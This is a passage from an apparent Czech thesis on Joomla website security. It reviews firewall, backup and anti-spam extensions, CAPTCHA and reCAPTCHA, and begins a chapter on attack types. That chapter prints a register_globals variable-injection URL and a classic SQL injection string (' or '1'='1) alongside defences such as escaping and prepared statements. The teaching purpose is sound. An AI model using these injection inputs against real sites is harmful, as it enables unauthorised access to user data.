Popis: Komunitou často doporučovaná komponenta, jejímž úkolem je snížit riziko napadení webových stránek na minimum. Může být nainstalována jako rozšíření pro Joomlu, nebo jako samostatná aplikace chránící redakční systémy, eshopy či jiné aplikace napsané v jazyku PHP. Dokáže rozeznat podezřelé metody útočníků a okamžitě blokovat jejich IP adresy, nebo v případě nízkého rizika jen upozornit správce emailem a činnost návštěvníka zalogovat. Komponenta skenuje veškeré vstupy od uživatele, URL adresy i hodnoty Cookies.[32]

[32] OSE Anti-Hacker™ for Joomla!. In: *The Joomla! Extensions Directory* [online]. 2013 [cit. 2013-04-06]. Dostupné z: http://extensions.joomla.org/extensions/access-a-security/site-security/site-protection/8384

Název: Admin Tools Professional

Autor: N.K. Dionysopoulos **Licence:** Komerční

Pro: 2.5 3.X **Aktualizátor:** Ano

Popis: Kromě firewallu, který dokáže zabránit základním typům útoků, obsahuje Admin Tools Professional mnoho nástrojů pro správu a prevenci. Umožňuje měnit ULR adresu administrace, kontrolovat oprávnění složek a souborů nebo měnit prefix tabulek v databázi. Tyto nástroje jsou vhodné pro rychlé zotavení webu po útoku hackera a jsou dostupné i v nekomerční verzi komponenty. Díky blacklistům a whitelistům dokáže blokovat nebo povolit přístup konkrétním IP adresám do správcovské části webu, a není tak nutné složitě upravovat soubor `.htaccess`.[33]

Název: RSFirewall!

Autor: RSJoomla.com **Licence:** Komerční

Pro: 2.5 3.X **Aktualizátor:** Ano

Popis: Firewall pro Joomlu, který sice neobsahuje žádné další nástroje, zato se ale plně soustřeďuje na ochranu před všemi typy útoků. Díky tomu mohou být i samostatně zranitelné komponenty imunní vůči pokusům o průnik do systému. Integrován je také uzamykací mód, který chrání vybrané administrátorské účty před změnou, zamezí tvorbě nových účtů a deaktivuje instalátor. V případě útoku je pokus zalogován a dle nastavení může být útočník banován. O aktivitách firewallu je správce informován emailem.[34]

---

[33] Admin Tools Professional. In: *The Joomla! Extensions Directory* [online]. 2013 [cit. 2013-04-06]. Dostupné z: http://extensions.joomla.org/extensions/access-a-security/site-security/site-protection/16363

[34] RSFirewall!. In: *The Joomla! Extensions Directory* [online]. 2013 [cit. 2013-04-06]. Dostupné z: http://extensions.joomla.org/extensions/access-a-security/site-security/site-protection/8968

Název: jHackGuard

Autor: SiteGround **Licence:** Nekomerční

Pro: 2.5 3.X **Aktualizátor:** Ano

Popis: JHackGuard byl používán zákazníky společnosti SiteGround, zabývající se webhostingem, tvorbou šablon a rozšíření pro Joomlu. Po několika letech byl zpřístupněn i ostatním uživatelům jako nekomerční komponenta. Konfigurace neobsahuje žádné větší možnosti nastavení, lze pouze zvolit vstupy, které mají být podrobeny testování a také zakázat uživatelům nahrávání souborů.[35]

Název: Securitycheck

Autor: Texpaok **Licence:** Nekomerční

Pro: 2.5 3.X **Aktualizátor:** Ano

Popis: Stejně jak předchozí komponenta je i Securitycheck nekomerční, tedy dostupná zdarma. Firewall testuje vstupy od uživatele a porovnává je s více než devadesáti vzory útoků. Samozřejmostí je blacklist a whitelist IP adres. Součástí komponenty je i správce souborů určený ke kontrole oprávnění složek a souborů. Zajímavou funkcí je kontrola aktualizací, která porovnává verze nainstalovaných rozšíření s aktualizovanou databází. Správce tak snadno odhalí zastaralá rozšíření, aniž by je musel jednotlivě ověřovat.[36]

[35] JHackGuard. In: *The Joomla! Extensions Directory* [online]. 2013 [cit. 2013-04-06]. Dostupné z: http://extensions.joomla.org/extensions/access-a-security/site-security/site-protection/13233

[36] Securitycheck. In: *The Joomla! Extensions Directory* [online]. 2013 [cit. 2013-04-06]. Dostupné z: http://extensions.joomla.org/extensions/access-a-security/site-security/site-protection/13233

3.6.2 Šifrování komunikace

Název: Yireo SSL Redirection

Autor: Yireo **Licence:** Nekomerční

Pro: 2.5 3.X **Aktualizátor:** Ano

Popis: Zatímco Joomla umí zapnout SSL pouze pro celý web, nebo jen správcovskou část, tento malý plugin dokáže přesměrovat z libovolných nešifrovaných HTTP stránek na šifrované HTTPS a zpět. V nastavení stačí pouze vybrat komponenty a položky menu, které mají být zabezpečeny. Aktivaci SSL lze také podmínit přihlášením uživatele. Vše lze nastavit během několika vteřin bez zásahu do souboru `.htaccess`.[37]

Název: Encrypt configuration

Autor: Ratmil **Licence:** Nekomerční

Pro: 2.5 3.X **Aktualizátor:** Ne

Popis: Pokud není k dispozici šifrování pomocí SSL, přihlašovací údaje jsou posílány ve formě prostého textu a mohou tak být snadno odposlouchány. Tento Plugin částečně nahradí SSL, neboť citlivé informace před odesláním šifruje pomocí RSA algoritmu. Funkčnost RSA je závislá na přítomnosti rozšíření PHP BCMath. V případě jeho nedostupnosti je použita méně bezpečná šifrovací metoda DES.[38]

[37] Yireo SSL Redirection. In: *The Joomla! Extensions Directory* [online]. 2013 [cit. 2013-04-04]. Dostupné z: http://extensions.joomla.org/extensions/access-a-security/site-security/login-protection/11519

[38] Encrypt configuration. In: *The Joomla! Extensions Directory* [online]. 2013 [cit. 2013-04-04]. Dostupné z: http://extensions.joomla.org/extensions/access-a-security/site-security/login-protection/11519

3.6.3 Ochrana před neoprávněným přihlášením

Název: Brute Force Stop

Autor: Bernhard Froehler **Licence:** Nekomerční

Pro: 2.5 3.X **Aktualizátor:** Ne

Popis: Počet pokusů pro přihlášení není v Joomle nijak omezen. Prolomení hesla hrubou silou je tedy jen otázkou času. Tomu lze zabránit použitím tohoto nekomerčního pluginu. V nastavení stačí zvolit maximální počet pokusu, časový interval mezi pokusy a dobu, na kterou bude IP adresa případně zablokována. Rozšíření sleduje jak přihlášení do administrace, tak i ve frontendu. Všechny pokusy jsou zapisovány do logu a administrátor o nich může být informován emailem.[39]

Název: AdminExile

Autor: Michael Richey **Licence:** Nekomerční

Pro: 2.5 3.X **Aktualizátor:** Ne

Popis: Všechny weby postavené na Joomle poznáme snadno podle přihlašovací stránky www.domena.cz/administrator. Vědí to i hackeři, kteří tímto způsobem získávají základní informace o své potencionální oběti. Podle vzhledu této stránky lze také přibližně určit verzi systému. Není proto od věci přihlašovací stránku „přesunout“. Plugin AdminExile umožňuje změnit adresu administrace na www.domena.cz/administrator?cokoliv. Při pokusu o přístup na původní adresu správcovské části navíc dokáže přesměrovat návštěvníka na libovolnou stránku.[40]

---

[39] Brute Force Stop. In: *The Joomla! Extensions Directory* [online]. 2013 [cit. 2013-04-04]. Dostupné z: http://extensions.joomla.org/extensions/access-a-security/site-security/login-protection/22982

[40] AdminExile. In: *The Joomla! Extensions Directory* [online]. 2013 [cit. 2013-04-04]. Dostupné z: http://extensions.joomla.org/extensions/access-a-security/site-security/login-protection/15711

3.6.4 Zálohovací komponenty

Název: Akeeba Backup

Autor: Akeeba Developers **Licence:** Nekomerční

Pro: 2.5 3.X **Aktualizátor:** Ano

Popis: Oblíbená zálohovací komponenta dříve známá pod jménem JoomlaPack. Po instalaci proběhne krátká konfigurace výstupní složky a formátu výsledného archívu. Pro základní používání nevyžaduje další nastavení a proces zálohování může být spuštěn jedním kliknutím. Obsahuje i pokročilejší funkce jako profily a plánování záloh, některé z nich jsou ale dostupné až v placené verzi - Professional. Obnovení zálohy probíhá následovně. Archív obsahující databázi i soubory je nahrán do cílového adresáře pomocí FTP spolu se skriptem „kickstart“, který je dostupný na domovských stránkách projektu. Po spuštění skriptu proběhne rozbalení a zobrazí se instalátor, ve kterém stačí vyplnit přihlašovací údaje k databázi a účtu super správce.[41]

Název: XCloner-Backup and Restore

Autor: XCloner.com **Licence:** Nekomerční

Pro: 2.5 3.X **Aktualizátor:** Ano

Popis: XCloner je univerzální nástroj pro zálohování a obnovu většiny PHP/MySQL redakčních systému. Vytvořenou zálohu lze přímo v prostředí komponenty přenést a nainstalovat na jiný server pomocí FTP protokolu. Na rozdíl od nekomerční verze zálohovací komponenty od Akeeby, umožnuje vytvářet přírůstkové zálohy. Disponuje také přívětivějším uživatelským rozhraním.[42]

---

[41] Akeeba Backup. In: *The Joomla! Extensions Directory* [online]. 2013 [cit. 2013-04-04]. Dostupné z: http://extensions.joomla.org/extensions/access-a-security/site-security/backup/1606

[42] XCloner-Backup and Restore. In: *The Joomla! Extensions Directory* [online]. 2013 [cit. 2013-04-04]. Dostupné z: http://extensions.joomla.org/extensions/access-a-security/site-security/backup/665

3.7 Opatření proti spamu a robotům

Webmastera, který se na svých stránkách ještě nesetkal se spamem bychom hledali jen stěží. Nekonečný boj s obtěžujícími komentáři trápí i mnoho uživatelů redakčního systému Joomla. Množství zpráv, které znepřehledňují diskuze a jiné komunikační nástroje, obtěžuje návštěvníky a nemalou újmu přináší i samotnému webu, který se tak stává nedůvěryhodným pro vyhledávače. Obsah takových příspěvků není vždy jen neškodnou reklamou na komerční produkt či službu. Často se může jednat o prostředek k šíření malware, mezi který patří i nebezpečné viry, červy a další škodlivé programy.

3.7.1 Druhy spamu v Joomle

3.7.1.1 Vytváření uživatelů roboty

Toto je jeden z typických druhů spamu, se kterým je možné se setkat při používání jak Joomly, tak i mnoha dalších redakčních systému. Častým cílem jsou i rozličná diskuzní fóra, postavená na phpBB, SMF a dalších. Ne vždy mají registrovaní uživatelé v Joomle možnost vkládání příspěvků. Vše záleží na nastavení uživatelských skupin. I v takovém případě ale způsobují stovky fiktivních uživatelů nemalé problémy se správou uživatelských účtů. Rozšíření jako Community Builder, umožňující vyměňování soukromých zpráv mezi uživateli, bývají také zneužívány roboty. Ačkoliv na první pohled není přítomnost spamu patrná, mohou být uživatelé bez povšimnutí správce obtěžování hromadným rozesíláním nevyžádaných zpráv nebo pokusy o získání citlivých údajů pomocí sociálního inženýrství.

3.7.1.2 Vkládání příspěvků a komentářů

Tento typ spamu je typický pro návštěvní knihy a jiné formuláře, které jsou přístupné bez registrace uživatele. Setkat se lze i s případy, kdy je odeslání podmíněno opsáním téměř nečitelných znaků, ale i přesto se na stránce objevují zprávy robotů. To je často způsobeno bezpečnostní chybou obsaženou v komponentě, kterou autor spamboota zneužil k obejití kontrolní otázky nebo captchy. V takovém případě nezbývá nic jiného, než ověřit zda používáme aktuální verzi komponenty, a pokud tomu tak je, zvolit raději jinou alternativu.

3.7.2 Pasivní ochrana

3.7.2.1 Blacklisty

Pasivní ochrana se zaměřuje na obsah, zdroj nebo způsob doručení spamu. V případě blacklistu je to právě zdroj zprávy, tedy jeho IP adresa. Jedná se o jeden z nejstarších způsobů ochrany, jehož použitelnost je diskutabilní. IP adresa autora příspěvku nemusí vždy být jeho skutečná. Často jsou totiž zneužívány napadené počítače obětí, které o jejich činnosti nemají ani tušení. Ve výsledku je pak zablokován přístup na stránky mnoha nevinným uživatelům, vystupujících pod stejnou IP adresou. Blacklisty by tedy neměly být používány jako primární ochrana před spamem, ale spíše jako doplňková. Vhodná je především v případech, kdy chceme povolit, nebo zakázat přístup na stránky uživatelům z konkrétní země. Seznam IP adresa nebo jejich rozsahů lze spravovat pomocí mnoha rozšíření, věnujících se zabezpečení Joomly, nebo můžeme využít možností úpravy souboru `.htaccess`.

3.7.2.2 Skenování obsahu

Základní instalace Joomly neobsahuje možnost filtrování komentářů na základě slovníků, obsahujících vulgární, nebo z jiného důvodu zakázaná slova. Většina rozšíření s sebou tuto funkci přináší, ale správa vlastní databáze je časově náročná a vzhledem k různorodosti příspěvků spambootů také neefektivní. Velká část uživatelů proto volí ochranu formulářů pomocí captchy. Spam, který přes ni projde, poté odstraní ručně. Existuje ale mnohem elegantnější a efektivnější řešení v podobě databází sdílených mezi uživateli. Mezi nejpopulárnější patří Akismet, Mollom, Honey Pot a Bad Behavior. Databáze, kterou utváří samotní uživatelé, může obsahovat odkazy vyskytující se v příspěvcích od spambootů, IP adresy, emailové adresy, registrační jména nebo celé komentáře. Před vložením nového příspěvku do redakčního systému je jeho obsah porovnán s databází, a poté je na základě odpovědi přijat, nebo zahozen. Obsah stránek může být kontrolován i zpětně, čímž se lze zbavit příspěvků, které v době jejich vzniku ještě nebyly uživateli nahlášeny.

3.7.2.3 Ochrana emailových adres

Kromě spambotů, kteří vkládají na web příspěvky a komentáře, existují také nevítaní roboti, kteří naopak informace shromažďují. Ti nejčastěji prohledávají zdrojový kód stránek a zaměřují se na textové řetězce obsahující zavináč. Získané emailové adresy jsou

ukládány do databází, které slouží k rozesílání nevyžádané pošty. Abychom tomu zamezili, je nutné naše emailové adresy i adresy návštěvníků odpovídajícím způsobem chránit. Nejjednodušším avšak nejméně spolehlivým řešením je nahrazení zavináče nebo přidáním nadbytečného ho textu.

- prezdivka (zavinac) domena.cz
- prezdivkaTENTO-TEXT-SMAZ@domena.cz
- prezdivka (at) domena (dot) cz

Vzhledem k tomu, že většina robotů neumí česky, lze první dva způsoby považovat za dočasně použitelné. Třetí způsob je však příliš obvyklý a autorům robotů dobře známý.

Vhodnějším řešením je kódování některých znaků. Takto zapsaný znak se v prohlížeči zobrazí normálně, ale ve zdrojovém kódu vypadá takto:

- `prezdivka@domena.cz`

Kromě v příkladu užitém Unicode lze klíčové znaky nahrazovat i pomocí hexadecimálního kódování.[43]

Ke složitějším metodám patří skrývání za pomoci CSS stylů, skrývání či šifrování JavaScriptem, přesměrování pomocí PHP nebo `mod_rewrite`. Implementovat lze také vlastní řešení, skládající se z kombinací několika známých metod a šifrování. Ať už se správce rozhodne pro jakékoliv řešení, kromě bezpečnosti by mělo být i uživatelsky přátelské. Návštěvníci webových stránek jsou již zvyklý na opisování obrázkových kódu při vkládání příspěvků nebo používání formuláře k odesílání emailu z webu. Kdyby však měla být captchou chráněna každá emailová adresa, bylo by to pro ně už příliš obtěžující.

Všechny emailové adresy v Joomle jsou automaticky chráněny JavaScriptem, což poskytuje jejich dostatečnou ochranu, a zároveň umožnuje návštěvníkům kliknout na adresu a ihned začít psát email pomocí výchozího poštovního klienta. V případě, že

---

[43] Jak skrýt emailovou adresu před spammery?. In: *Security-Pportal.cz* [online]. 2007 [cit. 2013-04-16]. Dostupné z: http://www.security-portal.cz/clanky/jak-skr%C3%BDt-emailovou-adresu-p%C5%99ed-spammery

prohlížeč JavaScript nepodporuje, je návštěvníkovi namísto adresy zobrazeno upozornění.[44]

Některá rozšíření jako například RSFirewall obsahují možnost zapnutí obrázkových emailových adres. Ačkoliv se nejedná o vysoký stupeň ochrany, nabízí alespoň alternativu, která nevyžaduje JavaScript. Další možností je plugin OSE Email Masking podrobněji představený níže.

3.7.2.4 robots.txt

Tento textový soubor, nacházející se v kořenovém adresáři, obsahuje příkazy pro vyhledávací roboty. Pomocí nich lze zakázat přístup do částí webu nebo na konkrétní stránky, které si nepřejeme indexovat. Ačkoliv by se mohlo zdát, že se jedná o ideální zbraň proti spamovacím robotům a dalším nevítaným návštěvníkům, skutečnost je poněkud jiná. Robotům totiž nikdo nemůže přikázat, jak se mají chovat, a tak rozhodnutí zda zákazy respektovat je pouze na nich. Ti zlí z nich je zpravidla ignorují, nebo se dokonce zaměří na zakázané stránky. Také vkládání adres stránek a souborů, na které nikde na webu jinak neodkazujeme, je velmi nerozumné. Robot by se k odkazům jiným způsobem stejně nedostal a takovým jednáním mu je místo toho předkládáme. Do souboru robots.txt může kromě vyhledávačů nahlédnout i útočník, s cílem získat informace o adresářové struktuře a kritických souborech.

3.7.3 Aktivní ochrana

3.7.3.1 Captcha

Tento termín souhrnně označuje všechny techniky, kterými webová aplikace ověřuje, že ten, kdo z formuláře odesílá email nebo příspěvek, je člověk. Captcha využívá skutečnosti, že automatické skripty nedokáží rozpoznat skrytý text nebo projít ověřovacím procesem. V případech, kdy spam šíří člověk ručně, tyto metody selhávají a je nutné je doplnit vhodnou pasivní ochranou. Vytvoření takového obrázku, který bude čitelný pro člověka a nečitelný pro počítač je v dnešní době velice obtížné. Protože se neustále zdokonalují

[44] Email Protection Plus for Joomla – its not just for text anymore. In: *Anythingdigital* [online]. 2011 [cit. 2013-04-16]. Dostupné z: http://anything-digital.com/blog/security/email-protection-plus-for-joomla.html

metody automatického rozpoznávání textu, nástroje pro generování obrázku musí zákonitě vytvářet stále více zdeformované výstupy.[45]

Typicky deformované znaky	Pravděpodobnost rozpoznání robotem
	~100%
	96+%
	100%
	98%
	~100%
	95+%

Obr. 9. Úspěšnost rozpoznání znaků roboty[46]

Existují i způsoby, které se pomocí technologie OCR nedají prolomit. Můžeme se setkat s otázkami typu: „Jakou barvu má bílá barva?“. Pojmenovat zvíře nebo předmět na obrázku. Vybrat z několika možností stejná zvířátka a podobně. Zajímavým řešením jsou různé klikací hry, puzzle nebo jiné zábavné způsoby, které uživatele nenutí opisovat krkolomný text, jehož rozeznávání často hraničí s hádáním. Zatímco obrázky s několika zdeformovanými znaky jsou generovány náhodně, otázky a obrázky předmětů jsou načítány z databáze a jejich počet je omezený. V případě cíleného útoku tak může útočník odchytit všechny možné otázky a připravit si k nim příslušné odpovědi.

Rozpoznávání captchy za účelem šíření spamu nemusí být vždy prováděno programem. Rozluštění jednoho kódu vyjde v rozvojových zemích s levnou pracovní silou na čtyři haléře. I když je pro zákazníka takové řešení použité v masovém měřítku finančně velmi nákladné, společnosti jako BeatCaptchas a CatpchaBuster si na těchto službách postavily

---

[45] ADÁMEK, Martin. *Spam: jak nepřivolávat, nepřijímat a nerozesílat nevyžádanou poštu*. 1. vyd. Praha: Grada, 2009, 166 s. ISBN 9788024726380.
[46] Převzato z: http://www.cognito.cz/technologie/captcha-jak-znechutit-roboty-a-neodradit-uzivatele/

byznys. S rostoucí popularitou tabletů a chytrých telefonů musíme také řešit problém kompatibility. Zatímco obrázková captcha se korektně zobrazí ve většině prohlížečů, flashové animace, přehrávající postupně několik znaků, budou spolehlivě fungovat jen na několika málo zařízeních. Captcha se také stala nepřekonatelným problémem zrakově postižených lidí, kterým brání v plnohodnotném využívání internetu. Vzhledem ke skutečnosti, že počet zrakově postižených osob neustále narůstá, bude nutné tuto otázku ohledně použitelnosti captchy v blízké budoucnosti ještě řešit.

3.7.3.2 reCAPTCHA


Jednou z nejpopulárnějších služeb poskytujících captcha ochranu je reCAPTCHA. Díky jednoduchému API, podpoře mnoha programovacích jazyků a dostupným pluginům pro většinu redakčních systémům se s tímto formulářem pro opsání znaků setkáváme na webu stále častěji. Důležitým aspektem rostoucí popularity je i skutečnost, že služba je poskytována zcela zdarma. Aby ne, když jejím prostřednictvím nevědomky pomáháme překládat knihy.

Každý den opíšou lidé na celém světě kolem 200 milionů kontrolních kódů jen proto, aby byla jejich odpověď porovnána se správným řešením a následně zahozena. Projekt reCAPTCHA, který vznikl na univerzitě Carnegie-Mellon v Pittsburghu, proměnil zbytečné opisování znaků v prospěšnou činnost tak, že místo náhodných znaků zobrazoval slova z právě překládaných knih, které nemohl přečíst počítač pomocí standartní metody OCR. V roce 2009 převzal tento projekt Google a s pomocí uživatelů reCAPTCHY se pustil do digitalizace archívu deníku The New York Times a později i knih z Google Books.[47]

Překládaný text je nejdříve naskenován a pomocí OCR metody rozpoznán. Problém je v tom, že počítač není dokonalý. Přestože jsou k rozpoznávání textu používány pravděpodobnostní jazykové modely, výsledek často obsahuje více chybně přeložených slov než těch správných. Zásadní roli přitom hraje kvalita tisku a papírové předlohy.

---

[47] WHAT IS reCAPTCHA. *ReCAPTCHA* [online]. 2013 [cit. 2013-04-25]. Dostupné z: http://www.google.com/recaptcha/learnmore



Obr. 10. Ukázka textu přeloženého pomocí OCR[48]

Počítač označí slova, která pravděpodobně nedokázal přečíst, a ty jsou zobrazena lidem na internetových stránkách ve formě captchy. K neznámému slovu je přidáno ještě druhé, jehož textová podoba je již známá. Zatímco opsáním prvního slova pomáháme Googlu s překladem knih, teprve to druhé je CAPTCHA jako taková. Každé neznámé slovo je předkládáno skupině lidí a finální textovou podobu pak dostane podle řešení, které bylo zpět odesláno v nejvyšším počtu. Výsledkem je pak slovo, přeložené správně s 99,5% pravděpodobností.[49]

V nedávné době se kromě slov objevovaly na obrázku i štítky s číslem popisným pocházející ze Street View. Google takto získával nová data pro své mapové podklady.

Obr. 11. Google reCAPTCHA[50]

[48] Převzato z WHAT IS reCAPTCHA. *ReCAPTCHA*, Ref. 47
[49] reCAPTCHA Digitization Accuracy. *ReCAPTCHA* [online]. 2013 [cit. 2013-04-25]. Dostupné z: http://www.google.com/recaptcha/digitizing
[50] Převzato z: http://www.google.com/recaptcha/demo/ajax

3.7.4 Rozšíření

Název: R Antispam

Autor: Ratmil **Licence:** Nekomerční

Pro: 2.5 **Aktualizátor:** Ne

Popis: Jedná se o modul chránící diskuzní fóra postavená na rozšířeních Kunena, NinjaBoard a ccBoard před spamem pomocí Bayesova algoritmu. Princip lze zjednodušeně popsat tak, že filtru je předložen vzorek několika spamů a hamů (korektní příspěvek), z nichž se analýzou výskytu slov naučí, která slova a s jakou pravděpodobností se vyskytují v jednotlivých kategoriích. S tím jak jsou do diskuzí vkládány nové příspěvky a označovány spamy se filtr učí, a jeho schopnost správně identifikovat spam se stále zdokonaluje. Rozšíření umožnuje nastavit procentuální hodnotu meze, po jejíž překročení je příspěvek označen za spam. Dokáže se také integrovat do různých komponent, které využívají pluginy.[51]

Název: EasyCalcCheck PLUS

Autor: Viktor Vogel **Licence:** Nekomerční

Pro: 2.5 **Aktualizátor:** Ne

Popis: Toto rozšíření poskytuje komplexní ochranu před spamem. Dokáže se integrovat jak do jádra Joomly, tak i do mnoha populárních komponent. Podporuje matematickou captchu, reCAPTCHU a další externí služby pro rozeznávání spamu pomocí porovnávání obsahu s různými databázemi. Využívá také skrytých polí, která na rozdíl od lidí roboti vyplní, a tím se prozradí. Implementována je i základní ochrana před SQL injection.[52]

---

[51] R Antispam. In: *The Joomla! Extensions Directory* [online]. 2013 [cit. 2013-04-19]. Dostupné z: http://extensions.joomla.org/extensions/access-a-security/site-security/spam-protection/16331

[52] EasyCalcCheck PLUS. In: *The Joomla! Extensions Directory* [online]. 2013 [cit. 2013-04-19]. Dostupné z: http://extensions.joomla.org/extensions/access-a-security/site-security/captcha/11964

Název: KeyCAPTCHA

Autor: Mersane, Ltd **Licence:** Nekomerční

Pro: 2.5 3.X **Aktualizátor:** Ne

Popis: KeyCAPTCHA nabízí alternativu ke klasické captche formou obrázků, u nichž je nutné správně umístit chybějící puzzle dílek. Přesto že je se jedná o efektivní řešení obrany proti spamu a zároveň i příjemnější způsob odlišení člověka od robota, rozhodujícím faktorem pro použit může být skutečnost, že ne každý prohlížeč a zařízení dokáže tento druh captchy korektně zobrazit. Rozšíření se dokáže integrovat do více než dvou desítek nejpopulárnějších komponent, především do formulářů, návštěvních knih a diskuzí, kde najde své uplatnění. Ochrání ale i standartní registrační formuláře, stránky pro reset hesla nebo připomenutí uživatelského jména.[53]

Název: OSE Email Masking plugin

Autor: OSE **Licence:** Nekomerční

Pro: 2.5 **Aktualizátor:** Ne

Popis: Výchozí plugin pro maskování emailových adres v Joomle vyžaduje JavaScript. Alternativní plugin od OSE proto umožnuje skrýt emailové adresy pomocí Google reCAPTCHA, která byla dostupná ve starší verzi výchozího pluginu, a JavaScript nevyžaduje. Chráněná adresa je zpřístupněna až po správném opsání kontrolního textu.[54]

[53] KeyCAPTCHA. In: *The Joomla! Extensions Directory* [online]. 2013 [cit. 2013-04-04]. Dostupné z: http://extensions.joomla.org/extensions/access-a-security/site-security/captcha/18364

[54] OSE Email Masking plugin. In: *The Joomla! Extensions Directory* [online]. 2013 [cit. 2013-04-04]. Dostupné z: http://extensions.joomla.org/extensions/access-a-security/site-security/captcha/20983

4 TYPY ÚTOKŮ NA REDAKČNÍ SYSTÉMY

Útoků na webové aplikace existují desítky. V této části práce představím pouze pětici nejznámějších a pro redakční systémy typických útoků.

4.1 Podstrčení proměnných

Hrozba tohoto typu útoku je reálná pouze pokud máme nastavené `register_globals=on`. Přestože se jedná o starý způsob programování v PHP, na webu najdeme mnoho aplikací, které tuto direktivu vyžadují. `Register_globals` převádí všechny hodnoty, získané z superglobálních proměnných (GET a POST data, SESSIONS, COOKIES) na globální proměnné. Zjednodušeně řečeno, můžeme snadno měnit hodnoty proměnných například pomocí úpravy URL adresy v adresním řádku prohlížeče.[55]

Současné verze Joomly direktivu `register_globals` nevyžadují a měla by být vypnuta. Starší verze 1.0.x měly vestavený emulátor tohoto nastavení, který byl implementován kvůli zpětné kompatibilitě rozšíření pro redakční systém Mambo. Obecně ale není doporučováno jej zapínat. Jeho nastavení se nachází v souboru `globals.php` umístěném v kořenovém adresáři.[56]

4.1.1 Příklad útoku

Aplikace obsahuje následující kód:

```
if ($access)
      {
      require("citlive_info.php");
      }
```

Útočník zadá URL adresu `index.php?access=1`

[55] Zabezpečení webových aplikací III. - ostatní útoky a nastavení prostředí. In: *Access server* [online]. 2007 [cit. 2013-04-28]. Dostupné z: http://access.feld.cvut.cz/view.php?cisloclanku=2007080003

[56] Register globals. In: *Joomla! Documentation* [online]. 2011 [cit. 2013-04-28]. Dostupné z: http://docs.joomla.org/Register_globals

Tím dojde k podstrčení proměnné a splnění podmínky k přístupu k souboru s citlivými informacemi.

4.1.2 Zabezpečení proti podstrčení proměnných

Nejjednodušší ochranou je vypnutí direktivy `register_globals`. V případě, že ji webová aplikace vyžaduje, je vhodné zvolit jinou alternativu. Od verze PHP 5.4 `registr_globals` není dále podporována.

4.2 SQL injection

Při tomto druhu útoku se využívá špatného ošetření vstupu od uživatele při sestavování SQL dotazů. V klasickém případě je útok na internetové stránky prováděn přes neošetřený formulář, manipulací s URL nebo třeba i podstrčením upravené cookie.

Podstatou útoku je rozšíření dotazu o další podmínky. V SQL jazyku jsou hodnoty ohraničovány pomocí znaku '. Pokud tedy narazí na tento znak, pochopí jeho výskyt jako konec hodnoty a dál pracuje se zbývajícími znaky řetězce jako s pokračováním dotazu. Pomocí příkazu `UNION` pak můžeme spojovat více dotazů typu `SELECT` a číst tak data i z jiných tabulek. U databázových systému postgreSQL nebo SQLite je situace ještě závažnější, neboť umožnují odeslat více příkazů v rámci jednoho dotazu a útočník pak není omezen jen na práci s příkazem `SELECT`. Může tak praktický získat kontrolu nad celou databází.

4.2.1 Příklad útoku

V PHP aplikaci běžící na serveru je vstupní parametr $name zpracováván takto:

```
mysql_query("SELECT * FROM users WHERE username='$name'");
```

Útočník však do textového pole umístí např. řetězec:

```
' or '1'='1
```

Výsledný dotaz bude vypadat následovně:

```
SELECT * FROM users WHERE username='' or '1'='1'
```

Takový dotaz vrátí všechny položky tabulky „users“, jelikož jedna se vždy rovná jedné a podmínka `WHERE` je tak splněna. Pak už záleží na dalším zpracování získaných dat

aplikací. Pokud by byl výsledek dotazu vypisován na obrazovku, získal by útočník přehled všech uživatelů registrovaných v systému.

Na konec řetězce lez připsat ještě dvě pomlčky, nebo jiné znaky používané v SQL jazyce pro označení komentáře. Tímto způsobem lze zakomentovat další podmínky nacházející se za proměnnou, které pak budou ignorovány.

4.2.2 Zabezpečení proti SQL injection

Běžný uživatel redakčního systému nemá příliš velký vliv na zranitelnost aplikace proti SQL injection. Neměl by instalovat neznámé pluginy a komponenty, především pak ty, jež jsou uvedeny v seznamu zranitelných rozšíření. Jejich celkový počet by přitom měl omezit jen na nutné minimum. V některých případech může útoku zabránit rozšíření zajišťující komplexní bezpečnost. Dostatečně kreativní útočník však tuto ochranu dokáže překonat, neboť zmíněná rozšíření se často zaměřují pouze na řetězce typické pro injection útok.

Metod, kterými může vývojář chránit své aplikace před SQL injection, existuje celá řada. První z nich spočívá ve správném převedení všech kontrolních značek na jejich datovou reprezentaci pomocí escapování - v případě MySQL tedy doplněním o zpětné lomítko. V PHP jazyce slouží k tomuto účelu funkce `mysql_real_escape_string`. Po připojení musí být ještě zavolána funkce `mysql_set_charset`. V některých asijských vícebajtových znakových sadách je totiž možné provést SQL injection útok i přes zmíněná opatření. Dalším problémem jsou případy, kdy SQL dotaz očekává číselnou hodnotu. Řešením může být například přetypování na `integer`. Podmínkou správné funkčnosti je také vypnutá direktiva `magic_quotes_gpc`, jinak by docházelo k dvojitému nahrazování.[57]

Vhodnější metodou je použití databázové vrstvy, která dokáže oddělit data od zbytku SQL dotazu. O správné ošetření se tedy stará tato vrstva sama. Jedná se o komplexnější řešení, které v první řadě vyžaduje, abychom k databázi přistupovali prostřednictvím určitého systému. Typickým příkladem je MySQLi nebo PearDB.

---

[57] Čtvrtkon 5 - Michal Špaček - Bezpečnostní útoky na webové aplikace. In: *Youtube* [online]. 10.02.2013 [cit. 2013-04-29]. Dostupné z: http://www.youtube.com/watch?v=Ym4-YSozIrg . Kanál uživatele Jan Muller.

4.2.2.1 Prepared Statemants

V mnoha aspektech nejlepším řešením je vytváření dotazů pomocí Prepared Statemants, které jsou v MySQL podporovány od verze 4.1. Nejenže je tato metoda odolná vůči injection útokům, ale zároveň má pozitivní vliv na výkonost. Na rozdíl od tradičního protokolu, který data nejdříve převede na řetězec a ten teprve odesílá na server, kde je zpětně konvertován na původní datový typ, využívají Prepared Statemants binárního protokolu. Nedochází tak ke zpomalení přenosu a nárůstu objemu přenesených dat. Pokud voláme stejný dotaz vícekrát ale s různými parametry, dochází k parsování pouze u prvního dotazu. Při dalším dotazování se se již používá předpřipravená verze. PS je možné využít v SQL dotazech typu `SELECT`, `INSERT`, `REPLACE`, `UPDATE`, `DELETE` a `CREATE TABLE`.[58]

